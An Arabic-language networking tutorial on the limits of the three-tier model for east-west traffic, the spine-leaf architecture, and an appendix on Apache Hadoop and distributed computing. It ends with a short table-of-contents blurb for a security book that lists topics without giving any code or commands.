
هذه ال Links التي حدث لها Blocking لها ميزة وعيب في ذات الوقت!.

الميزة أنها ستمنع حدوث Looping في الشبكة، حيثُ تكون ك Backup يتم تفعيلهُ في حالة حدوث Failure لأي Link فعّال. والعيب أنها سَتَحرِمْنا من 50% من ال Bandwidth المار داخل الشبكة بسبب تعطيل هذه اللينكات!.

سننتقل إلى النوع الثاني من ال Traffic ونُشاهِد كيف سيتعامل ال Traditional Network Model معه!.

East-West Traffic


مع ظهور التكنولوجيا الحديثة، كال Virtualization وال Distributed Cloud بدأ المسار يتجه ل Pattern آخر من ال Traffic وهو ال East-West. ونُطلِق عليه أيضاً "Server-to-Server Traffic"، وهو ال Traffic الحادِث داخل ال Data Center ذاتها. فلو فرضنا وجود Server مُتصل بال Access Switch الموجود في أقصى اليسار، يُريد أن يتواصل مع Server آخر مُتصل بال Access Switch الموجود بأقصى اليمين، فكيف سيتم ذلك؟



ستقوم ال Packet بأخذ مسار لأعلى إلى ال Core Routers ومن ثَمَّ لأسفل مرةً أخرى كي تصل إلى ال Switch الآخر في أقصى اليمين!. وهذا يؤدي لمزيد من ال Latency وهدر لل Bandwidth بالشبكة!.

وبِفرض وجود Cluster of Servers (نتكلم هُنا عن مئات من ال Servers) التي تقوم بعمل Calculations in parallel كما في حالة استخدام ال Apache Hadoop على سبيل المثال، فلن تتحمل الشبكة نهائياً أي نقص في ال Bandwidth أو في ال Latency. وهذا لأن ال Servers هُنا ستحتاج لعمليات تواصُل مُكثَّف فيما بينها داخل ال Cluster!. فإذا جئنا لتطبيق هذا الأمر باستخدام ال Traditional Model وهو ال Three-tier Architecture، فنكون بهذا نُؤدي لضياع ال Business المرجو من وراء هذا العَمَل.

الإنتقال إلى ال "Spine-Leaf Architecture"



يتكون هذا ال Architecture من جزئين أساسيّين، هُم كما يلي:

“Spine Switches, and Leaf Switches”

هذه ال Spine Switches يُمكِن اعتبارها طبقة ال Core، فال Spine عبارة عن:

High-Throughput Layer 3 Switch

وفي المُقابِل يُمكِننا تَصوَر طبقة ال Leaf على أنها ال Access Layer، فهيَ تُعتَبر بمَثابة ال (Connection Points) لل Servers، كما أنها تمتلك ال Uplinks إلى ال Spine Switches.

يبدو واضحاً من هذا ال Architecture أنَّ كل Leaf Switch مُتَصِل بجميع ال Spine Switches.

“Every Leaf switch is connected to every Spine switch”

ولكن ماذا يعني هذا؟

هذا يعني أنه لأي Server يود التواصل مع أي Server آخر، سَيَسلُك مساراً ثابتاً وواضحاً!، سيقوم بالصعود إلى ال Spine ثُمَّ النزول إلى ال Leaf الموصول بهذا ال Server.

(يُستثنى من ذلك ال Servers المُتصِلة بِنَفس ال Leaf Switch حيثُ لن تكون بِحاجة إلى الصُعود إلى ال Spine حينها).

هذا ال Architecture يعمل بكفاءة عالية في حالة ال “East-West Traffic Pattern” لقيامه بتفعيل كامل ال Network Resources وتلافي الهدر الحادث في ال Bandwidth.

Appendix (C)



هو عبارة عن "Open-Source Software Framework" قامت بتطويره Apache Foundation.

يستطيع ال Hadoop عمل Processing للأحجام الضخمة من البيانات كتِلكَ الخاصة بقواعد بيانات مُحرِّك البَحث الشهير Google، أو ببيانات ال Applications الكبيرة كالفيسبوك. يقوم ال Hadoop بمُعالجة وتوزيع هذه البيانات العملاقة على ال Hardware باستخدام تكنولوجيا ال Distributed Computing.

ماهذا ال Distributed Computing ..؟


Distributed computing is a model in which components of a software system are shared among multiple computers to improve efficiency and performance.

إنه يُعبِّر عن عملية تشغيل Application أو System ما، على مجموعة من الأجهزة بدلاً من جهاز واحد!، هذه الأجهزة تُسمَّى Nodes.. هذه ال Nodes تكون مُرتبطة ببعضها داخل شبكة.. هذه الشبكة من الأجهزة المُتراصَّة نُسمِّيها Cluster.. هذا ال Cluster نُسميه "Cluster Computing" إذا كانت الشبكة محلية (LAN)، ونُطلِق عليه "Grid Computing" في حالة إذا كان ال Distributed Computing مُوزَّع على ال (WAN). نستخدم أيضاً مبدأ ال Distributed Computing في ال Computational Problems الكبيرة، والتي لا يُمكن لجهاز وحيد استيعابها!، فيتم تقسيم هذه ال Process أو ال Problem إلى مجموعة من ال Tasks أو المهام، يتم توزيعها على مجموعة من ال Nodes، هذه ال Nodes لديها القابلية للتواصل مع بعضها البعض كما يظهر بالشكل.

هذا التواصل يتم باستخدام تكنيك يُسمَّى "Message Passing"..

هذا ال Message Passing يُستخدم في العديد من تطبيقات الكمبيوتر الحديثة حيثُ يُتيح لل Objects المُكوِّنة لهذا ال Software والموزَّعة على ال Nodes بإمكانية التواصل مع بعضها بأسلوب ذكي وسريع، عوضاً عن الأسلوب التقليدي بأن يحدُث Call لل Program بإسمهِ!. تُمَثِّل الأسهم الطويلة نسبياً التي تربط بين ال Nodes في الجهة اليُسرى عملية ال Message Passing بينهم.





- يظهر على اليمين النظام البسيط، وهو ال Parallel Computing، نُلاحِظ وجود Shared Memory يتشارك بها مجموعة من المُعالجات Multiprocessor.
- بينما على اليسار يبدو أنه Distributed Memory System، ويُشير الإطار المُحيط بكل Node إلى أنه جهاز مُستقل!، وهذا ما نُسمِّيه بال Multicomputer.

لِنعود إلى ال Hadoop من جديد.

قُلنا أنَّ ال Hadoop يقوم بتقسيم ال Big Data إلى Blocks. هذه ال Blocks يتم تخزينها في الأجهزة المُوزَّعة على ال Clusters. وبزيادة عدد ال Nodes، تزيد سرعة معالجة هذه ال Big Data، أيضاً عند حدوث خلل أو تَلَف في أحد ال Nodes، لن يتأثَّر ال Application أو ال Data بسبب عملية النقل الأوتوماتيكي لهذا ال Load إلى أي Node أُخرى في ال Cluster. كما أنه يقوم بعمل أكثر من نُسخة من البيانات حتى يتمكن من استرجاعها في حالة حدوث أي فقد، وهذا ما نُسميه بال "High Availability"

مِنَ الخَصائص الأُخرى المُمَيزة لل Computer Cluster تفعِيلهِ لِعَمَلية ال "Load Balancing".

ماهذا ال "Load Balancing"..؟

مايلي تعريف الويكيبيديا له:

load balancing improves the distribution of workloads across multiple computing resources, such as computers, a computer cluster, network links, central processing units, or disk drives. Load balancing aims to optimize resource use, maximize throughput, minimize response time, and avoid overload of any single resource.

هذا ال Hadoop Framework في الأساس عبارة عن جزئين رئيسيين:

- الجزء الأول وهو الخاص بال "Storage" أو التخزين، ويُطلَق عليه (HDFS). سنأتي إليه بعد قليل..
- والجزء الثاني هو المُخْتَص بمُعالجة البيانات "Processing" ويُسمَّى (MapReduce).

سنوضح وظيفة هذه ال Core Modules المُكوِّنة لل Hadoop.

Hadoop Common

هذا الجزء يحتوي على ال Libraries وال Utilities التي ستحتاجها بقية ال Modules.

Hadoop Distributed File System (HDFS)

هذا ال Module عبارة عن System مُبَرمَج بِلُغة ال Java، هذا ال System يتميز بال Scalability لأنه سيقوم بعملية تخزين ال Big Data على العديد من الأجهزة (Across multiple machines). هذا التخزين سيكون بشكل عشوائي، أي أنه لن يتم عمل Organize لهذه ال Data قبل هذا الإجراء!.

Hadoop MapReduce

هذا الجزء عبارة عن Programming Model، هو في الأصل Software.. تتلخص وظيفته في عمل Processing لِكميات ضَخمَة مِنَ ال Data.

Hadoop YARN

هذه عبارة عن Platform تقوم بعمل Management لل Resources، هذه ال Resources هي ال Computing بالطبع، كما نعلم أننا أمام كَم كبير من ال Nodes داخل ال Cluster وبالتالي نحن بحاجة لإدارة هذه ال Resources.

كانت هذه هي المُكونات الأساسية لل Apache Hadoop، ويُطلَق عليها "Base Modules".



ستتعلم في هذا الكتاب مايلي:

- البرمجه بلغة الـ C ، وفهم وتحليل الأكواد البرمجية.
- شبكات الحاسب ، وكيفية برمجة الـ Sockets، وإنشاء الإتصالات بين الأنظمه.
- إيجاد ثغرات في الأنظمه واستغلالها باستخدام هجمات الـ Buffer Overflows.
- استخدام الـ Debuggers لفحص ال Processor Registers والـ System Memory.
- كيفية التغلب والتحايل على آليات الحمايه في أنظمة التشغيل ، والحصول على صلاحيات الـ system أو الـ root على الأنظمه البعيدة .
- خوارزميات وأنظمة التشفير، وتحليلها، وفهم تطبيقاتها المُتعدّدَه.

نقوم في الباب الأول بتَعَلُّم قِراءة وكِتابة الأكواد البرمجيه، ودراسة أنظمة التشغيل وطُرق تعاطيها مع البرامج، حيث تُعد الأساس لِبقية الأبواب.

في الباب الثاني ننتقل إلى عالم الشبكات، لِنَتعرَّف على آليات وبُروتوكولات الشبكات، وكيفية انتقال البيانات بين الأنظمة، بدءاً من الـ Application Layer وانتهاءً بالـ Physical Layer .
سنتعلم في هذا الباب كيف نُوظِّف الـ Sockets ودَوال الشبكات في إنشاء قنوات الإتصال بين الأنظمه.

في الباب الثالث نقوم بتسليط الضوء على عمليات الإختراق وتأمين الأنظمه، والتعمق أكثر في بيئة الشبكات، وتَحليل لِبَعض أنواع الهجمات باستخدام الـ Debuggers، ونختم بإجراء اختبار اختراق عملي.

وأخيراً، في الباب الرابع ننتقل إلى علوم تشفير البيانات، لِنَتعرَّض لآليات تحقيق الأمان باستخدام خوارزميات التشفير، مع دراسه لِبعض الأنظمة المُتكاملة المُستَخدمة لِتوفير المَوثوقية، والخصوصية، وسَلامة البَيانات أثناء انتقالها من مَكان لآخر.



